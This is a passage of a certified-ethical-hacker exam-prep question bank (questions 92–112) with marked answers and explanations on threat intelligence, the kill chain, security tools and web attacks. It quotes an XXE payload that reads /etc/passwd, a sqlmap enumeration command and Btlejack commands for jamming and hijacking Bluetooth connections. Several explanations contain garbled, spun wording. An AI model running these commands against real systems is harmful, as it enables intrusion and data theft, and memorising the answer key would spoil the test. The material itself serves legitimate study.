This option enables additional advanced and aggressive options. I haven't decided exactly which it stands for yet. Presently this enables OS detection (**-O**), version scanning (**-sV**), script scanning (**-sC**) and traceroute (**--traceroute**). More features may be added in the future. The point is to enable a comprehensive set of scan options without people having to remember a large set of flags. However, because script scanning with the default set is considered intrusive, you should not use **-A** against target networks without permission. This option only enables features, and not timing options (such as **-T4**) or verbosity options (**-v**) that you might want as well.

Question 92:

You have been instructed to collect information about specific threats to the organization. You decide to collect the information from humans, social media, chat rooms, and events that resulted in cyberattacks. You also prepared a report that includes identified malicious activities, recommended courses of action, and warnings for emerging attacks in this process. Thanks to this information, you were able to disclose potential risks and gain insight into attacker methodologies.

What is the type of threat intelligence collected by you?

- **Technical threat intelligence.**
- **Operational threat intelligence.**
- **(Correct)**
- **Tactical threat intelligence.**
- **Strategic threat intelligence.**

Explanation

<https://info-savvy.com/types-of-threat-intelligence/>

Operational Threat Intelligence:

Operational threat intelligence provides info above specific threats against the organization. It provides contextual info above security events and incidents that help defenders disclose potential risks, offers bigger insight into offender methodologies, establishes past malicious activities, and performs investigations on malicious activity in a very more economical way. it's consumed by security managers or heads of incident response, network defenders, security forensics, and fraud detection groups.

It helps organizations understand the possible threat actors and their intention, capability, and opportunity to attack vulnerable IT assets, and also the impact of the attack if it's with success several cases, only government organizations will collect this type of intelligence, that also helps IR and forensic groups in deploying security assets with the aim of identifying and stopping future attacks, up the capability of detecting attacks at an early stage, and reducing its harm thereon assets.

Operational threat intelligence is mostly collected from sources like humans, social media and chat rooms, and additionally from real-world activities and events that lead to cyber-attacks. Operational threat intelligence is obtained by analyzing human behaviour, threat teams, and so on. This info helps in predicting future attacks and therefore enhancing incident response plans and mitigation ways as required.

Operational threat intelligence is mostly within the kind of a report that contains known malicious activities, recommended courses of action, and warnings of emerging attacks.

Incorrect answers:

Strategic Threat Intelligence:

Strategic threat intelligence provides high-level information relating to cyber security posture, threats, details regarding the money impact of various cyber activities, attack trends, and the impacts of high-level business selections. This info is consumed by high-level executives and management of the organization like IT management and CISO. It helps the management in characteristic current cyber risks, unknown future risks, threat teams, and attribution of breaches. The intelligence obtained provides a risk- primarily based read that primarily focuses on high-level ideas of risks and their chance.

It primarily focuses on long-term problems and provides a period of time alerts of threats on an organization's vital assets like IT infrastructure, employees, customers, and applications. This type of threat intelligence is employed by the management to require strategic business selections and to investigate the results of such decisions. supported the analysis, the management will assign comfortable budgets and employees to guard vital IT assets and business processes.

Tactical Threat Intelligence:

Tactical threat intelligence plays a serious role in protecting the resources of the organization. It provides info related to TTPs used by threat actors (attackers) to perform attacks. Tactical threat intelligence is consumed by cyber security professionals such as IT service managers, security operations managers, network operations center {NOC} employees, administrators, and architects.

It helps the cyber security professionals understand however the adversaries area unit expected to perform the attack on the set-up; identify the knowledge leakage from the organization, and the technical capabilities and goals of the attackers alongside the attack vectors. Using tactical threat intelligence security personnel develop detection and mitigation ways beforehand by change security merchandise with known indicators, patching vulnerable systems, etc.

The collection sources for tactical threat intelligence embrace campaign reports, malware, incident reports, attack group reports, human intelligence, etc. This intelligence is mostly obtained by reading white/technical papers, communicating with different organizations, or getting intelligence from third parties. It includes extremely technical info like malware, campaigns, techniques, and tools within the form of forensic reports.

Technical Threat Intelligence:

Technical threat intelligence provides information above an attacker's resources that are used to perform the attack; this includes command and control channels, tools, etc. It has a shorter lifespan compared to tactical threat intelligence and mainly focuses on a specific IoC. It provides rapid distribution and response to threats.

For example, a malware used to perform an attack is tactical threat intelligence, where as the details related to the specific implementation of the malware come under technical threat intelligence. Other examples of technical threat intelligence include specific IP addresses and domains used by malicious endpoints, phishing email headers, the hash checksum of malware, etc. Technical threat intelligence is consumed by SOC staff and IR teams.

The indicators of technical threat intelligence are collected from active campaigns, attacks that are performed on other organizations, or data feeds provided by external third parties. These inculcators are generally collected as part of investigations on attacks performed on various organizations. This information helps security professionals add the identified indicators to the defensive systems such as 105/IPS, firewalls, and endpoint security systems, thereby enhancing the detection mechanisms used to identify the attacks at an early stage. It also helps them identify malicious traffic and suspected IP addresses used to spread malware and spam mails. This intelligence is directly fed into the security devices in digital format to block and identify inbound and outbound malicious traffic entering the organization's network.

Question 93:

At which of the following steps of the Cyber Kill Chain is the creation of a malware weapon, for example, such as a malicious file disguised as a financial spreadsheet?

- **Exploitation**
- **Reconnaissance**
- **Weaponization**
- **(Correct)**
- **Delivery**

Explanation

<https://www.logsign.com/blog/7-steps-of-cyber-kill-chain/>

The Cyber Kill Chain offers a comprehensive framework as a part of the Intelligence Driven Defense model.

The Cyber Kill Chain consists of 7 steps: Reconnaissance, weaponization, delivery, exploitation, installation, command and control, and finally, actions on objectives. Below you can find detailed information on each.

1. Reconnaissance: In this step, the attacker/intruder chooses their target. Then they conduct in-depth research on this target to identify its vulnerabilities that can be exploited.

2. Weaponization: In this step, the intruder creates a malware weapon like a virus, worm or such in order to exploit the vulnerabilities of the target. Depending on the target and the purpose of the attacker, this malware can exploit new, undetected vulnerabilities (also known as zero-day exploits) or it can focus on a combination of different vulnerabilities.

3. Delivery: This step involves transmitting the weapon to the target. The intruder/attacker can employ different methods like USB drives, e-mail attachments and websites for this purpose.

4. Exploitation: In this step, the malware starts the action. The program code of the malware is triggered to exploit the target's vulnerability/vulnerabilities.

5. Installation: In this step, the malware installs an access point for the intruder/attacker. This access point is also known as the backdoor.

6. Command and Control: The malware gives the intruder/attacker access to the network/system.

7. Actions on Objective: Once the attacker/intruder gains persistent access, they finally take action to fulfill their purposes, such as encryption for ransom, data exfiltration or even data destruction.

Question 94:

Identify the wrong answer in terms of Range:

802.11a - 150 ft

802.11b - 150 ft

802.11n - 150 ft

802.16 (WiMax) - 30 miles

- **802.11a**
- **802.11b**
- **802.11n**
- **802.16**
- **(Correct)**

Explanation

Amendments	Range, meters (ft)
802.11 (Wi-Fi)	20-100 (65-328)
802.11a	35-100 (115-328) 5000 (16 404)
802.11b	35-140 (115-459)
802.11g	38-140 (125-459)
802.11n	70-250 (230-820)
802.16 (WiMAX)	1609.34-9656.06 (1-6 miles)

Question 95:

Christian received a letter in his email. It stated that if he forwarded this email to 10 more people, he would receive the money as a gift. Which of the following attacks was Christian subjected to?

- **Chain letters**
- **(Correct)**
- **Spam Messages**
- **Hoax letters**
- **Instant chat messenger**

Explanation

<https://www.greycampus.com/opencampus/ethical-hacking/computer-and-mobile-based-social-engineering>

Chain letters: Asking people to forward emails or messages to a predetermined number of recipients for gifts such as money and software.

Hoax Letters: These are fake emails sending warnings about malware, virus, and worms causing harm to the computers.

Spam Messages: These are unwanted irrelevant emails trying to gather user information.

Instant Chat messengers: Gathering personal information from a single user by chatting with them.

Question 96:

What is the name of a popular tool (or rather, an entire integrated platform written in Java) based on a proxy used to assess the security of web applications and conduct practical testing using a variety of built-in tools?

- **Wireshark**
- **Nmap**
- **CxSAST**
- **Burp Suite**
- **(Correct)**

Explanation

<https://portswigger.net/burp>

Burp Suite is an integrated platform/graphical tool for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities. Burp Suite is installed by default in Kali Linux.

The tool is written in Java and developed by PortSwigger Web Security. The tool has three editions: a Community Edition that can be downloaded free of charge, a Professional Edition and an Enterprise Edition that can be purchased after a trial period. The Community edition has significantly reduced functionality. It intends to provide a comprehensive solution for web application security checks.

The Burp tools you will use for particular tasks are as follows:

- **Scanner** - This is used to automatically scan websites for content and security vulnerabilities.
- **Intruder** - This allows you to perform customized automated attacks, to carry out all kinds of testing tasks.
- **Repeater** - This is used to manually modify and reissue individual HTTP requests over and over.
- **Collaborator client** - This is used to generate Burp Collaborator payloads and monitor for resulting out-of-band interactions.

- **Clickbandit** - This is used to generate clickjacking exploits against vulnerable applications.
- **Sequencer** - This is used to analyze the quality of randomness in an application's session tokens.
- **Decoder** - This lets you transform bits of application data using common encoding and decoding schemes.
- **Comparer** - This is used to perform a visual comparison of bits of application data to find interesting differences.

Incorrect answers:

Wireshark <https://en.wikipedia.org/wiki/Wireshark>

Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education.

Nmap <https://en.wikipedia.org/wiki/Nmap>

Nmap (Network Mapper) is a free and open-source network scanner created by Gordon Lyon. Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses.

CxSAST <https://checkmarx.com/product/cxsast-source-code-scanning/>

CxSAST is application performance management software and includes features such as diagnostic tools.

Question 97:

```
sqlmap.py -u "http://10.10.37.12/?p=1&forumaction=search" --dbs
```

Which of the following does this command do?

- Searching database statements at the IP address given.
- Creating backdoors using SQL injection.
- Retrieving SQL statements being executed on the database.
- Enumerating the databases in the DBMS for the URL.
- (Correct)

Explanation

<http://manpages.org/sqlmap>

-u URL, **--url**=URL/

Target URL (e.g. "<http://www.site.com/vuln.php?id=1>")

--dbs

Enumerate DBMS databases

Question 98:

You need to hide the file in the Linux system. Which of the following characters will you type at the beginning of the filename?

- _ (Underscore)
- . (Period)
- (Correct)
- ~ (Tilda)
- ! (Exclamation mark)

Explanation

https://en.wikipedia.org/wiki/Hidden_file_and_hidden_directory

Linux hides files and folders that have a period at the start of their name. To hide a file or folder, rename it and place a period at the start of the filename.

Question 99:

Your boss has instructed you to introduce a hybrid encryption software program into a web application to secure email messages. You are planning to use free software that uses both symmetric-key cryptography and asymmetric-key cryptography for improved speed and secure key exchange.

Which of the following meets these requirements?

- PGP
- GPG
- (Correct)
- SMTP
- S/MIME

Explanation

PGP https://en.wikipedia.org/wiki/GNU_Privacy_Guard

GnuPG is a complete and free implementation of the OpenPGP standard as defined by RFC4880 (also known as PGP). GnuPG allows you to encrypt and sign your data and communications; it features a versatile key management system, along with access modules for all kinds of public key directories. GnuPG, also known as GPG, is a command-line tool with features for easy integration with other applications. A wealth of frontend applications and libraries are available. GnuPG also provides support for S/MIME and Secure Shell (ssh).

GnuPG is a hybrid-encryption software program because it uses a combination of conventional symmetric-key cryptography for speed, and public-key cryptography for ease of secure key exchange, typically by using the recipient's public key to encrypt a session key which is used only once. This mode of operation is part of the OpenPGP standard and has been part of PGP from its first version.

Incorrect answers:

SMTP https://en.wikipedia.org/wiki/Simple_Mail_Transfer_Protocol

The Simple Mail Transfer Protocol (SMTP) is an internet standard communication protocol for electronic mail transmission. Mail servers and other message transfer agents use SMTP to send and receive mail messages. User-level email clients typically use SMTP only for sending messages to a mail server for relaying, and typically submit

an outgoing email to the mail server on port 587 or 465 per RFC 8314. For retrieving messages, IMAP (which replaced the older POP3) is standard, but proprietary servers also often implement proprietary protocols, e.g., Exchange ActiveSync.

PGP https://en.wikipedia.org/wiki/Pretty_Good_Privacy

NOTE: *Incorrect because PGP is a proprietary solution owned by Symantec, but the question asked about "free software."*

Pretty Good Privacy (PGP) is an encryption program that provides cryptographic privacy and authentication for data communication. PGP is used for signing, encrypting, and decrypting texts, e-mails, files, directories, and whole disk partitions and to increase the security of e-mail communications.

PGP and similar software follow the OpenPGP, an open standard of PGP encryption software, standard (RFC 4880) for encrypting and decrypting data.

PGP encryption uses a serial combination of hashing, data compression, symmetric-key cryptography, and finally public-key cryptography; each step uses one of several supported algorithms. Each public key is bound to a username or an e-mail address. The first version of this system was generally known as a web of trust to contrast with the X.509 system, which uses a hierarchical approach based on certificate authority and which was added to PGP implementations later. Current versions of PGP encryption include options through an automated key management server.

S/MIME <https://en.wikipedia.org/wiki/S/MIME>

S/MIME (Secure/Multipurpose Internet Mail Extensions) is a standard for public key encryption and signing of MIME data. S/MIME is on an IETF standards track and defined in a number of documents, most importantly RFC 3369, 3370, 3850 and 3851. It was originally developed by RSA Data Security and the original specification used the IETF MIME specification with the de facto industry standard PKCS#7 secure message format. Change control to S/MIME has since been vested in the IETF and the specification is now layered on Cryptographic Message Syntax (CMS), an IETF specification that is identical in most respects with PKCS #7. S/MIME functionality is

built into the majority of modern email software and interoperates between them. Since it is built on CMS, MIME can also hold an advanced digital signature.

Question 100:

Passwords are rarely stored in plain text, most often, one-way conversion (hashing) is performed to protect them from unauthorized access. However, there are some attacks and tools to crack the hash. Look at the following tools and select the one that can NOT be used for this.

- **Ophcrack**
- **John the Ripper**
- **Hashcat**
- **Netcat**
- **(Correct)**

Explanation

https://en.wikipedia.org/wiki/Password_cracking

Most systems don't store passwords on them. Instead they store hashes of passwords and when authentication takes place, the password is hashed and if the hashes match authentication is successful. Different systems store password hashes in different ways depending on the encryption used.

Password hash cracking usually consists of taking a wordlist, hashing each word and comparing it against the hash you're trying to crack. This is a variation of a dictionary attack because wordlists often are composed of not just dictionary words but also passwords from public password dumps. This type of cracking becomes difficult when hashes are salted).

<https://en.wikipedia.org/wiki/Netcat>

Netcat is a utility capable of establishing a TCP or UDP connection between two computers, meaning it can write and read through an open port. With the help of the program, files can be transferred and commands can be executed in some instances.

Incorrect answers:

Hashcat <https://hashcat.net/>

Hackers use Hashcat to automate attacks against passwords and other shared secrets. It gives the user the ability to brute-force credential stores using known hashes, to

conduct dictionary attacks and rainbow tables, and to reverse engineer readable information on user behavior into hashed-password combination attacks.

John the Ripper <https://www.openwall.com/john/>

John the Ripper is an offline password cracker. In other words, it tries to find passwords from captured files without having to interact with the target. By doing this, it does not generate suspicious traffic since the process is generally performed locally, on the attacker's machine.

Although it's primarily used to crack password hashes, John can also be used to crack protected archive files, encrypted private keys, and many more.

Ophcrack <https://ophcrack.sourceforge.io/>

Ophcrack is a password cracker based on rainbow tables, a method that makes it possible to speed up the cracking process by using the result of calculations done in advance and stored rainbow tables.

Question 101:

Which of the following help to prevent replay attacks and uses in garage door openers or keyless car entry system?

- **Rolling code**
- **(Correct)**
- **Locking code**
- **Rotating code**
- **Unlocking code**

Explanation

https://en.wikipedia.org/wiki/Rolling_code

<https://www.burningimage.net/rke/>

A rolling code (hopping code) is used in keyless entry systems to prevent replay attacks, where an eavesdropper records the transmission and replays it at a later time to cause the receiver to 'unlock'. Such systems are typical in garage door openers and keyless car entry systems. This is a system whereby the key fob has a built-in counter that increments by 1 every time the button is pressed. The car remembers what the count was last time the doors were successfully unlocked (i), and the next time it receives the signal, it checks that the count is somewhere between $i+1$ and $i+n$, where n could be any manufacturer-defined number between approximately 16 and 256 (just in case the fob has been pressed away from the car). Usually, car manufacturers don't have time/skills/inclination to develop their own rolling code algorithms, and as such, they will typically license one from a specialist company. One popular RKE system that several manufacturers use is the Keeloq system, developed by Microchip. Looking at it simply, all the manufacturer needs to feed the current counter value into the Keeloq chip, which then handles the encryption. A similar chip handles the decryption at the other end (in the car).

Question 102:

Which of the following tools is an automated tool that eases his work and performs vulnerability scanning to find hosts, services, and other vulnerabilities in the target server?

- **WebCopier Pro**
- **Netsparker**
- **(Correct)**
- **NCollector Studio**
- **Infoga**

Explanation

<https://www.netsparker.com/support/what-is-netsparker/>

Netsparker is an automated, yet fully configurable, web application security scanner that enables you to scan websites, web applications, and web services, and identify security flaws. Netsparker can scan all types of web applications, regardless of the platform or the language with which they are built.

Netsparker is the only online web application security scanner that automatically exploits identified vulnerabilities in a read-only and safe way, in order to confirm identified issues.

It also presents proof of the vulnerability so that you do not need to waste time manually verifying it. For example, in the case of a detected SQL injection vulnerability, it will show the database name as the proof of exploit.

Incorrect answers:

Infoga <https://github.com/m4ll0k/Infoga>

Infoga is a tool gathering email accounts informations (ip,hostname,country,...) from different public source (search engines, pgp key servers and shodan) and check if emails was leaked using haveibeenpwned.com API.

NCollector Studio

NCollector Studio is an all in one offline browser, website ripper/crawler aimed at home users and professionals needing to download specific files from a website or full websites for offline browsing.

WebCopier Pro

WebCopier Pro allows saving complete copies of your favorite sites, magazines, or stock quotes. Companies can transfer their intranet contents to staff computers, create a copy of companies' online catalogs and brochures for sales personal, backup corporate web sites, print downloaded files.

Question 103:

Which of the following is a tool that passively maps and visually displays an ICS/SCADA network topology while safely conducting device discovery, accounting, and reporting on these critical cyber-physical systems?

- **Fritzing**
- **Radare2**
- **GRASSMARLIN**
- **(Correct)**
- **SearchDiggity**

Explanation

<https://github.com/nsacyber/GRASSMARLIN>

GRASSMARLIN provides IP network situational awareness of industrial control systems (ICS) and Supervisory Control and Data Acquisition (SCADA) networks to support network security. Passively map, and visually display, an ICS/SCADA network topology while safely conducting device discovery, accounting, and reporting on these critical cyber-physical systems.

Incorrect answers:

Fritzing

<https://fritzing.org/>

Fritzing is an open-source hardware initiative that makes electronics accessible as creative material for anyone. The Fritzing tool assists attackers in designing electronic diagrams and circuits.

Radare2

<https://en.wikipedia.org/wiki/Radare2>

<https://github.com/radareorg/radare2>

Radare2 is a complete framework for reverse-engineering and analyzing binaries, composed of a set of small utilities that can be used together or independently from the

command line. Built around a disassembler for computer software that generates assembly language source code from machine-executable code, it supports various executable formats for different processor architectures and operating systems.

SearchDiggity

<https://resources.bishopfox.com/resources/tools/google-hacking-diggity/attack-tools/>

<https://bishopfox.com/tools/google-hacking-diggity-project>

SearchDiggity is the primary attack tool of the Google Hacking Diggity Project. It's Bishop Fox's MS Windows GUI application serves as a front-end to the most recent versions of Diggity tools: GoogleDiggity, BingDiggity, Bing LinkFromDomainDiggity, CodeSearchDiggity, DLPDiggity, FlashDiggity, MalwareDiggity, PortScanDiggity, SHODANDiggity, BingBinaryMalwareSearch, and NotInMyBackYard Diggity.

Question 104:

```
<!DOCTYPE checksomething [<!ENTITY xxx SYSTEM "file:///etc/passwd">]>
```

In which of the following attacks is the line above injected?

- SQLi
- XXE
- (Correct)
- IDOR
- XXS

Explanation

<https://portswigger.net/web-security/xxe>

XML external entity injection (also known as XXE) is a web security vulnerability that allows an attacker to interfere with an application's processing of XML data. It often allows an attacker to view files on the application server filesystem and interact with any back-end or external systems that the application can access.

In some situations, an attacker can escalate an XXE attack to compromise the underlying server or other back-end infrastructure by leveraging the XXE vulnerability to perform server-side request forgery (SSRF) attacks.

Incorrect answers:

SQLi https://en.wikipedia.org/wiki/SQL_injection

SQL injection is a code injection technique used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.

SQL injection attacks allow attackers to spoof identity, tamper with existing data, cause repudiation issues such as voiding transactions or changing balances, allow the complete disclosure of all data on the system, destroy the data or make it otherwise unavailable, and become administrators of the database server.

XXS https://en.wikipedia.org/wiki/Cross-site_scripting

Cross-site scripting (XSS) is a type of security vulnerability that can be found in some web applications. XSS attacks enable attackers to inject client-side scripts into web pages viewed by other users. A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same-origin policy. XSS effects vary in range from petty nuisance to significant security risk, depending on the sensitivity of the data handled by the vulnerable site and the nature of any security mitigation implemented by the site's owner network.

IDOR <https://portswigger.net/web-security/access-control/idor>

Insecure direct object references (IDOR) are a type of access control vulnerability that arises when an application uses user-supplied input to access objects directly. However, it is just one example of many access control implementation mistakes that can lead to access controls being circumvented. IDOR vulnerabilities are most commonly associated with horizontal privilege escalation, but they can also arise in relation to vertical privilege escalation

Question 105:

The cyber kill chain is essentially a cybersecurity model created by Lockheed Martin that traces the stages of a cyber-attack, identifies vulnerabilities, and helps security teams to stop the attacks at every stage of the chain. At what stage does the intruder transmit the malware via a phishing email or another medium?

- **Weaponization**
- **Installation**
- **Delivery**
- **(Correct)**
- **Actions on Objective**

Explanation

https://en.wikipedia.org/wiki/Kill_chain

The cyber kill chain consists of 7 distinct steps:

1. Reconnaissance

The attacker collects data about the target and the tactics for the attack. This includes harvesting email addresses and gathering other information.

2. Weaponization

Attackers develop malware by leveraging security vulnerabilities. Attackers engineer malware based on their needs and the intention of the attack. This process also involves attackers trying to reduce the chances of getting detected by the security solutions that the organization has in place.

3. Delivery

The attacker delivers the weaponized malware via a phishing email or some other medium. The most common delivery vectors for weaponized payloads include websites, removable disks, and emails. This is the most important stage where the attack can be stopped by the security teams.

4. Exploitation

The malicious code is delivered into the organization's system. The perimeter is breached here. And the attackers get the opportunity to exploit the organization's systems by installing tools, running scripts, and modifying security certificates.

5. Installation

A backdoor or remote access trojan is installed by the malware that provides access to the intruder. This is also another important stage where the attack can be stopped using systems such as HIPS (Host-based Intrusion Prevention System).

6. Command and Control

The attacker gains control over the organization's systems and network. Attackers gain access to privileged accounts and attempt brute force attacks, search for credentials, and change permissions to take over the control.

7. Actions on Objective

The attacker finally extracts the data from the system. The objective involves gathering, encrypting, and extracting confidential information from the organization's environment.

Question 106:

Which of the following is an injection technique which attackers use to modify a website's appearance?

- **Command injection**
- **SQL injection**
- **File inclusion**
- **HTML injection**
- **(Correct)**

Explanation

<https://www.imperva.com/learn/application-security/html-injection/>

HTML injection is a type of injection attack where an attacker injects HTML code through the vulnerable parts of the website to modify a web page presented by a web application to its users.

The Malicious user sends HTML code through any vulnerable field with the purpose of changing the website's design or any information that is displayed to the user.

As a result, the user may see the data sent by the attacker. Therefore, in general, HTML Injection is just the injection of markup language code to the document of the page.

Data being sent during this type of injection attack may be very different. It can be a few HTML tags that will just display the sent information. Also, it can be a whole fake form or page. When this attack occurs, the browser usually interprets malicious user data as legit and displays it.

Incorrect answers:

File inclusion

https://en.wikipedia.org/wiki/File_inclusion_vulnerability

Remote File Inclusion (RFI) and Local File Inclusion (LFI) are vulnerabilities that are often found in poorly-written web applications. These vulnerabilities occur when a web application allows the user to submit input into files or upload files to the server.

RFI occurs when the web application downloads and executes a remote file. These remote files are usually obtained in the form of an HTTP or FTP URI as a user-supplied parameter to the web application.

LFI is similar to a remote file inclusion vulnerability except instead of including remote files, only local files i.e., files on the current server, can be included for execution. This issue can still lead to remote code execution by including a file that contains attacker-controlled data, such as the web server's access logs.

Command injection

https://owasp.org/www-community/attacks/Command_Injection

Command injection is a cyber attack that involves executing arbitrary commands on a host operating system (OS). Typically, the threat actor injects the commands by exploiting an application vulnerability, such as insufficient input validation.

SQL injection

https://en.wikipedia.org/wiki/SQL_injection

SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.

Question 107:

The attacker performs the attack using micro:bit and Btlejack, gradually executed different commands in the console. After executing this attack, he was able to read and export sensitive information shared between connected devices. Which of the following commands did the attacker use to hijack the connections?

- **btlejack -d /dev/ttyACM0 -d /dev/ttyACM2 -s**
- **btlejack -s**
- **btlejack -c any**
- **btlejack -f 0x9c68fd30 -t -m 0xffffffff**
- **(Correct)**

Explanation

<https://github.com/virtualabs/btlejack>

This question looks a bit strange and abstract. Nevertheless, you will meet a question on a similar topic on the exam.

To answer, you just need to look at the example of Btlejacking Using BtleJack presented in EC-Council's courseware.

Btlejacking is performed using the following steps.

1. Select target devices using the following command:

`btlejack -d /dev/ttyACM0 -d /dev/ttyACM2 -s`

2. With the Btlejack tool, take a position within a radius of 5 m from the target devices.

3. Capture already established (live) as well as new Bluetooth low energy (BLE) connections using the following commands.

- Sniffing an existing connection:

`btlejack -s`

- Sniffing for new connections:

`btlejack -c any`

4. Once the connection is captured, perform a jamming operation using the following command:

```
btlejack -f 0x129f3244 -j
```

5. Start hijacking the connection using the following command:

```
btlejack -f 0x9c68fd30 -t -m 0xffffffffffff
```

6. The captured data can be converted into the pcap format using the following command:

```
btlejack -f 0xac56bc12 -x nordic -o capture.nordic.pcap
```

Question 108:

Identify Google advanced search operator which helps an attacker gather information about websites that are similar to a specified target URL?

- [related:]
- (Correct)
- [site:]
- [inurl:]
- [link:]

Explanation

https://ktflash.gitbooks.io/ceh_v9/content/222_footprinting_using_advanced_google_hacking_tec.html

[related:] Lists web pages that are similar to a specified web page.

Incorrect answers:

[link:] Lists web pages that have links to the specified web page.

[site:] Restricts the results to those websites in the given domain.

[inurl:] Restricts the results to documents containing the search keyword in the URL.

Question 109:

Which of the following frameworks contains a set of the most popular tools that facilitate your tasks of collecting information and data from open sources?

- BeEF
- OSINT framework
- (Correct)
- Speed Phish Framework
- WebSploit Framework

Explanation

<https://osintframework.com/>

This tool is mainly used by security researchers and penetration testers for digital footprinting, OSINT research, intelligence gathering, and reconnaissance. It provides a simple web-based interface that allows you to browse different OSINT tools filtered by categories.

It also provides an excellent classification of all existing intel sources, making it an excellent resource for knowing what infosec areas you are neglecting to explore or the next suggested OSINT steps for your investigation.

Incorrect answers:

WebSploit Framework <https://sourceforge.net/projects/websploit/>

This is an open source project which is used to scan and analysis remote system in order to find various type of vulnerabilities. This tool is very powerful and support multiple vulnerabilities.

BeEF <https://beefproject.com/>

This is short for The Browser Exploitation Framework. It is a penetration testing tool that focuses on the web browser.

Speed Phish Framework <https://github.com/tatanus/SPF>

SPF (SpeedPhish Framework) is a python tool designed to allow for quick recon and deployment of simple social engineering phishing exercises.

Question 110:

Have you spent a lot of time and money on creating photo materials for your business? You probably don't want anyone else to use them. But you don't need to hire a cool hacker to solve this problem. There is a reasonably simple method using search engines to search for photographs, profile pictures, and memes.

What method are we talking about?

- **Google dorking**
- **Metasearch engines**
- **Google advanced search**
- **Reverse image search**
- **(Correct)**

Explanation

https://en.wikipedia.org/wiki/Reverse_image_search

Reverse image search is a **content-based image retrieval (CBIR)** query technique that involves providing the CBIR system with a sample image that it will then base its search upon; in terms of information retrieval, the sample image is what formulates a search query. In particular, reverse image search is characterized by a lack of search terms. This effectively removes the need for a user to guess at keywords or terms that may or may not return a correct result. Reverse image search also allows users to discover content that is related to a specific sample image, popularity of an image, and discover manipulated versions and derivative works.

Incorrect answers:

Google advanced search https://www.google.com/advanced_search

Google Advanced Search is a more detailed method of finding information on Google. It uses a variety of Google search operators that consists of special characters and commands – also known as “advanced operators” – that goes beyond a normal Google search.

Metasearch engines https://en.wikipedia.org/wiki/Metasearch_engine

A metasearch engine (or search aggregator) is an online information retrieval tool that uses the data of a web search engine to produce its own results. Metasearch engines take input from a user and immediately query search engines for results. Sufficient data is gathered, ranked, and presented to the users.

Google dorking https://en.wikipedia.org/wiki/Google_hacking

Google hacking, also named Google dorking, is a hacker technique that uses Google Search and other Google applications to find security holes in the configuration and computer code that websites are using. Google dorking could also be used for OSINT.

Question 111:

Experienced employees of the EC-Council monitor the market of security providers every day in search of the best solutions for your business. According to EC-Council experts, which vulnerability scanner combines comprehensive static and dynamic security checks to detect vulnerabilities such as XSS, File Inclusion, SQL injection, command execution, and more?

- **Cisco ASA**
- **AT&T USM Anywhere**
- **Syhunt Hybrid**
- **(Correct)**
- **Saleae Logic Analyzer**

Explanation

<https://www.syhunt.com/en/?n=Products.SyhuntHybrid>

Syhunt Hybrid combines comprehensive static and dynamic security scans to detect vulnerabilities like XSS, File Inclusion, SQL Injection, Command Execution and many more, including inferential, in-band and out-of-band attacks through Hybrid-Augmented Analysis (HAST).

With Syhunt's unique gray box/hybrid scanning capability the information acquired during source code scans is automatically used to create and enhance dynamic scans. All entry points are covered generating detailed information about the security level of your web applications. Available for on-premises deployment for businesses using Windows and Linux 64-bit.

Incorrect answers:

AT&T USM Anywhere <https://cybersecurity.att.com/products/usm-anywhere>

USM Anywhere centralizes security monitoring of networks and devices in the cloud, on-premises, and in remote locations, helping you to detect threats virtually anywhere.

Saleae Logic Analyzer <https://www.saleae.com/>

It is a powerful logic analyzer that lets you record and display signals in your circuit, so you can debug it fast. From Arduino projects to spacecraft control systems, over 20,000 professionals and enthusiasts use Logic each month to debug and understand their electrical designs.

Cisco ASA <https://en.wikipedia.org/wiki/Cisco ASA>

Cisco ASA (Adaptive Security Appliance) – is a series of hardware firewalls developed by Cisco Systems.

NOTE: I know I know. How will this "knowledge" help me in my work? It won't. This knowledge is required only for the exam.

Question 112:

Alex, a security engineer, needs to determine how much information can be obtained from the firm's public-facing web servers. First of all, he decides to use Netcat to port 80 and receive the following output:

```
HTTP/1.1 200 OK -  
  
Server: Microsoft-IIS/6 -  
Expires: Tue, 17 Jan 2011 01:41:33 GMT  
Date: Mon, 16 Jan 2011 01:41:33 GMT  
  
Content-Type: text/html -  
  
Accept-Ranges: bytes -  
Last Modified: Wed, 28 Dec 2010 15:32:21 GMT  
ETag: "b0aac0542e25c31:89d"  
  
Content-Length: 7369 -
```

Which of the following did Alex do?

- **Banner grabbing.**
- **(Correct)**
- **SQL injection.**
- **Cross-Site Request Forgery.**
- **Cross-site scripting.**

Explanation

https://en.wikipedia.org/wiki/Banner_grabbing

Banner Grabbing is a technique used to gain information about a computer system on a network and the services running on its open ports. Administrators can use this to take inventory of the systems and services on their network. However, an intruder can use banner grabbing in order to find network hosts that are running versions of applications and operating systems with known exploits.

Some examples of service ports used for banner grabbing are those used by Hyper Text Transfer Protocol (HTTP), File Transfer Protocol (FTP), and Simple Mail Transfer Protocol (SMTP); ports 80, 21, and 25 respectively. Tools commonly used to perform banner grabbing are Telnet, Nmap and Netcat.

For example, one could establish a connection to a target web server using Netcat, then send an HTTP request. The response will typically contain information about the service running on the host:

```
[root@prober]# nc www.targethost.com 80
HEAD / HTTP/1.1

HTTP/1.1 200 OK
Date: Mon, 11 May 2009 22:10:40 EST
Server: Apache/2.0.46 (Unix) (Red Hat/Linux)
Last-Modified: Thu, 16 Apr 2009 11:20:14 PST
ETag: "1986-69b-123a4bc6"
Accept-Ranges: bytes
Content-Length: 1110
Connection: close
Content-Type: text/html
```

Incorrect answers:

SQL injection https://en.wikipedia.org/wiki/SQL_injection

